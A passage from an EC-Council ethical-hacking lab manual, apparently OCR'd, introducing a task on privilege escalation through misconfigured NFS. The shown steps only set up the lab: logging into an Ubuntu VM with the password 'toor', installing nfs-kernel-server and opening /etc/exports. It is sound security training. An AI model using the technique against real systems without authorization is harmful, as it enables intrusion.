
Task 4: Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS

Network File System (NFS) is a protocol that enables users to access files remotely through a network. Remote NFS can be accessed locally when the shares are mounted. If NFS is misconfigured, it can lead to unauthorized access to sensitive data or obtain a shell on a system.

Here, we will exploit misconfigured NFS to gain access and to escalate privileges on the target machine.

1. Turn on the **Parrot Security** and **Ubuntu** virtual machines.
2. Switch to the **Ubuntu** virtual machine. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.
3. In the left pane, under **Activities** list, scroll down and click the terminal icon to open the **Terminal** window.


   Note: If a **System program problem detected** pop-up appears click **Cancel**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. In the terminal window to install NFS service type **sudo apt-get update** and press **Enter**. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.


   Note: The password that you type will not be visible in the terminal window.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Now in the terminal type **sudo apt install nfs-kernel-server** and press **Enter**.


   Note: If **Do you want to continue?** question appears enter **Y** and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the terminal type **sudo nano /etc/exports** and press **Enter** to open **/etc/exports** file.

